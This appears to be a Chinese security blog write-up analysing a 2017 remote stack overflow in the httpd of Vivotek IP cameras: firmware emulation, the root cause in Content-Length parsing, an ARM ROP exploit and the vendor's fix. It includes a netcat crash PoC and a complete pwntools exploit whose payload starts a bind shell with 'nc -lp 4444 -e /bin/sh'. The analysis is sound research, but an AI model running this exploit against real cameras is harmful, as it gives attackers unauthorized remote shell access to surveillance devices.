

vivetok 摄像头远程栈溢出漏洞分析

阅读量 359669 | 评论 3

分享到:

发布时间: 2019-08-30 14:30:48



漏洞描述

2017年vivetok摄像头曝出一个栈溢出漏洞，影响该系列多款型号。

包括：

```
CC8160 CC8370-HV CC8371-HV CD8371-HNTV CD8371-HNVF2 FD8166A
FD8166A-N FD8167A FD8167A-S FD8169A FD8169A-S FD816BA-HF2
FD816BA-HT FD816CA-HF2 FD8177-H FD8179-H FD8182-F1 FD8182-F2
FD8182-T FD8366-V FD8367A-V FD8369A-V FD836BA-EHTV FD836BA-EHVF2
FD836BA-HTV FD836BA-HVF2 FD8377-HV FD8379-HV FD8382-ETV FD8382-EVF2
FD8382-TV FD8382-VF2 FD9171-HT FD9181-HT FD9371-EHTV FD9371-HTV
FD9381-EHTV FD9381-HTV FE8182 FE9181-H FE9182-H FE9191
FE9381-EHV FE9382-EHV FE9391-EV IB8360 IB8360-W IB8367A
IB8369A IB836BA-EHF3 IB836BA-EHT IB836BA-HF3 IB836BA-HT IB8377-H
IB8379-H IB8382-EF3 IB8382-ET IB8382-F3 IB8382-T IB9371-EHT
IB9371-HT IB9381-EHT IB9381-HT IP8160 IP8160-W IP8166
IP9171-HP IP9181-H IZ9361-EH MD8563-EHF2 MD8563-EHF4 MD8563-HF2
MD8563-HF4 MD8564-EH MD8565-N SD9161-H SD9361-EHL SD9362-EH
SD9362-EHL SD9363-EHL SD9364-EH SD9364-EHL SD9365-EHL SD9366-EH
SD9366-EHL VS8100-V2
```

漏洞的poc公布于[exploit-db](#)以及[seclist](#)

该漏洞成因是httpd对用户数据处理不当，导致栈溢出，接下来具体分析。

漏洞复现



首先是固件的获取，官网的下载地址为<https://www.vivotek.com/firmware/>，但是下下来的固件是最新版本的固件，下不到历史版本固件，然后通过这篇[文章](#)，说到了拿固件的历史方法，同时师傅把它的固件传到了poc的issue里面，我跟过去那个poc，但是看不到issue，神奇的是issue不见了，图片里面的链接还是有效的，所以我就手输了链接下到了存在漏洞的固件。

首先是提取文件系统，binwalk直接解压就可以拿到了。使用**find**找到httpd，然后使用**file**查看文件类型。

```
$ find ./ -name "httpd"
./squashfs-root/usr/sbin/httpd
./squashfs-root/etc/init.d/httpd
$ file httpd
httpd: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-, stripped
```

一个arm 32位小端文件系统，使用qemu模拟arm系统，**launsh.sh**启动qemu虚拟机，**launsh.sh**对应的命令为：

```
$ cat ~/work/iot/qemu-vm/armhf/launch.sh
sudo qemu-system-arm -M vexpress-a9 -kernel vmlinuz-3.2.0-4-vexpress -initrd initrd.img-3.2.0-4-vexpress -
drive if=sd,file=debian_wheezy_armhf_standard.qcow2 -append "root=/dev/mmcblk0p2" -net nic -net tap -
nographic
```

qemu虚拟机起来以后，使用http服务把文件系统传到qemu虚拟机里面。然后使用以下命令切换到文件系统中：

```
mount -o bind /dev ./squashfs-root/dev/
mount -t proc /proc/ ./squashfs-root/proc/
chroot squashfs-root sh # 切换根目录后执行新目录结构下的 sh shell
```

然后运行**httpd**，首先会报**Could not open boa.conf for reading**的错误，将httpd拖到IDA里面，找到该字符的交叉引用，发现程序尝试打开**/etc/conf.d/boa/boa.conf**配置文件，在固件的相应目录中，看到其**/etc/conf.d**是指向**../mnt/flash/etc/auto.conf**的链接，发现该目录没有那个文件夹。

在文件系统里面搜索该配置文件，
在**../_31.extracted/defconf/_CC8160.tar.bz2.extracted/_0.extracted/etc/conf.d/boa/boa.conf**，把该**/etc**目录拷到**../mnt/flash/**目录下面，即可修复该问题。

然后继续运行**httpd**会发现另一个问题，即**gethostbyname:: Success**，继续在IDA里面看交叉引用，相应代码如下：

```
if ( gethostname((char *)&rlimits, 0x64u) == -1 )
{
    perror("gethostname:");
    exit(1);
}
host_struct = gethostbyname((const char *)&rlimits);
if ( !host_struct )
{
    perror("gethostbyname:");
    exit(1);
}
```

可以看到是**gethostbyname**，应该是qemu虚拟机和固件的系统的**host name**不一样，导致无法获取。Linux 操作系统的 **hostname** 是一个 **kernel** 变量，可以通过 **hostname** 命令来查看本机的 **hostname**。将二者的**/etc/hosts**改成一样就可以了。

能过运行起来以后，**httpd -h**，可以看到httpd运行的参数。可以使用**httpd -l 32768**参数显示最多的调试信息。

运行起来以后，使用poc验证漏洞：



```
$ echo -en "POST /cgi-bin/admin/upgrade.cgi HTTP/1.0nContent-Length:AAAAAAAAAAAAAAAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIIIXXXXnrrnrn" | nc -v 172.16.217.149 80
```

看到崩溃的产生：

```
/ # req->iCount++= 1
[05/Jul/2019:00:18:20 +0000] caught SIGSEGV, dumping core in /tmp
```

验证成功。

漏洞分析

对漏洞进行分析，将httpd拖进去，根据poc，应该是Content-Length处理有问题，查看交叉引用，找到漏洞点：

```
ret_value = read(ctx->client_fd, &rev_buff[reved_count], 0x2000 - reved_count);
if ( !strcmp(rev_buff, "POST", 4u) || !strcmp(rev_buff, "PUT", 3u) )
{
    v22 = (unsigned __int8)ctx->rev_buff[0];
    *(_DWORD *)len_buff = 0;
    v41 = 0;
    v42 = 0;
    v43 = 0;
    if ( v22 )
    {
        content_length_ptr = strstr(rev_buff, "Content-Length");
        content_length_end_ptr = strchr(content_length_ptr, 'n');
        colon_ptr = strchr(content_length_ptr, ':');
        strncpy(len_buff, colon_ptr + 1, content_length_end_ptr - (colon_ptr + 1)); //漏洞点
    }
    head_end_ptr = strstr(rev_buff, "rrnrn");
```

程序首先找到POST或者PUT。然后找到Content-Length，最后通过strstr找到:以及n，将二者字符之间的数据使用strncpy拷贝到len_buff这个栈空间里面。即将poc里面的Content-Length:AAAAAAAAAAAAAAAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIIIXXXXnrrnrn的AAAAAAAAAAAAAAAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIIIXXXX拷贝到目标字符串。

我觉得它本意应该是要把长度字符拷出来，但是没有想到用户可控该数据，导致栈溢出。

漏洞成因确定。

漏洞利用

对于栈溢出的利用，首先是确定覆盖pc的偏移，从IDA里面看，接收数据的空间是SP+0x50-0x38即sp+0x18。同时函数一开始的函数序言STMFD SP!, {R4-R11,LR}以及SUB SP, SP, #0x2C，查STMFD指令的意思，得到它的伪代码意思是：

```
STMFD SP!, {R4-R11, LR} 的伪代码如下：
SP = SP - 9x4;
address = SP;
for i = 4 to 11
    Memory[address] = Ri;
    address = address + 4;
Memory[address] = LR;
```



因此要覆盖到LR指令需要的偏移是：

```
0x2c-0x18+8*4=0x34
```

这也是POC中XXXX最终覆盖到pc的偏移。

解决了覆盖pc的偏移的事，接下来就是如何执行命令，checksec看下程序开了哪些保护：

```
[*] '/home/raycp/work/iot/vivotek/httpd'
Arch:      arm-32-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8000)
```

可以看到开了nx，所以没办法直接注入shellcode，如何不把aslr关掉的话可能还需要泄露地址，可能就无法利用了，为了顺利利用起来，强行降低难度，把aslr给惯的：

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

下一步就是rop链的构造，根据arm的函数调用约定，参数为r0-r4，目标是执行system(“nc -lp 4444 -e /bin/sh;”), 因此需要将参数布置到r0寄存器。

因为使用的strncpy拷贝字符串，所以不能有x00，因此gadget最好从libc里面找，同时地址也不能有x00，最后找到两条gadget（最适合的gadget0x00033100 : pop {r0, pc}，因为地址有00，所以不行）：

```
g1=0x00048784 #: pop {r1, pc}
g2=0x00016aa4 #: mov r0, r1 ; pop {r4, r5, pc}
```

上面两条gadget，先将参数赋值给r1，再将r1给r0，最终调用system。

为了更好的查看程序的执行流程以及利用过程，最好还是能够调试程序。做法是将gdbserver上传到qemu虚拟机里，再attach到httpd进程中，实现调试。可在此gdb-static-cross下到编译好的静态的gdbserver，最后对于此程序使用以下命令启动调试：

```
./gdbserver-7.7.1-armhf-eabi5-v1-sysv :1234 --attach 3564
```

然后再外面的命令行里面用gdb-multiarch连上gdbserver实现调试：

```
gdb-multiarch ./httpd
target remote 172.16.217.149:1234
```

最终完整的exp如下：



```
from pwn import *

g1=0x00048784 #: pop {r1, pc}
g2=0x00016aa4 #: mov r0, r1 ; pop {r4, r5, pc}

p = remote("172.16.217.149",80)


libc_base=0x76f2d000
command_addr= 0x7effeb64
system_addr=0x76f74ab0
g1=libc_base+g1
g2=libc_base+g2
prefix="POST /cgi-bin/admin/upgrade.cgi HTTP/1.0\nContent-Length:"
command="nc -lp 4444 -e /bin/sh;"
payload='a'.ljust(52,'a')
payload=payload+p32(g1)+p32(command_addr)+p32(g2)+'a'*8+p32(system_addr)
payload=prefix+payload+command+"\nrnrn"
p.sendline(payload)
```

漏洞修复

时间已经过去了两年，新版本的固件已经将该漏洞修复。为了查看该漏洞是如何修复的，使用bindiff将存在漏洞的httpd与已修复的httpd进行对比。

结果如下图所示：





从左半图与右半图的对比来说，可以知道它将strncpy那段代码直接删除了，从而实现漏洞的修复。

小结



由于没有真机，不知道实际环境中系统是否开启了aslr，所以此次关闭aslr实现栈溢出利用的操作只是一个概念性的验证。

通过此漏洞大致了解了远程栈溢出漏洞的利用以及arm的栈溢出的利用。和pwn题的区别在于：真实的洞没有把输出重定向到socket，想要泄露什么的来二次利用还是存在一定困难的。


相关文件以及脚本在[github](#)


参考链接

- 1. [Vivotek IP Cameras – Remote Stack Overflow \(PoC\)](#).
- 2. [Vivotek远程栈溢出漏洞分析与复现](#)
- 3. [Vivotek IP Cameras – Remote Stack Overflow](#)
- 4. [Vivotek 摄像头远程栈溢出漏洞分析及利用](#)
- 5. [gdb-static-cross](#)

本文由raycp原创发布
转载，请参考[转载声明](#)，注明出处：<https://www.anquanke.com/post/id/185336>
安全客 - 有思想的安全新媒体

漏洞分析

 赞 (7)

 收藏

raycp 认证

分享到：

推荐阅读



[WebSphere 远程命令执行漏洞 \(CVE-2020-4450\) 分析](#)

[2020-08-26 16:00:10](#)



[SassyKitdi：内核模式TCP套接字+LSASS转储](#)

[2020-08-26 15:30:50](#)



[Windows漏洞利用开发现状Part1](#)

[2020-08-26 15:30:38](#)



[七夕——例APT28 \(Fancybear\) 样本详细分析](#)

[2020-08-26 14:30:37](#)

发表评论

发表你的评论吧

天鸽

发表评论

评论列表

[H4lo](#) · 2019-11-22 19:51:13

<https://github.com/mcw0/PoC/files/3128058/CC8160-VVTK-0100d.flash.zip>

1 回复

[desword](#) · 2019-09-13 20:08:33

Httpd里面的漏洞还挺多

1 回复

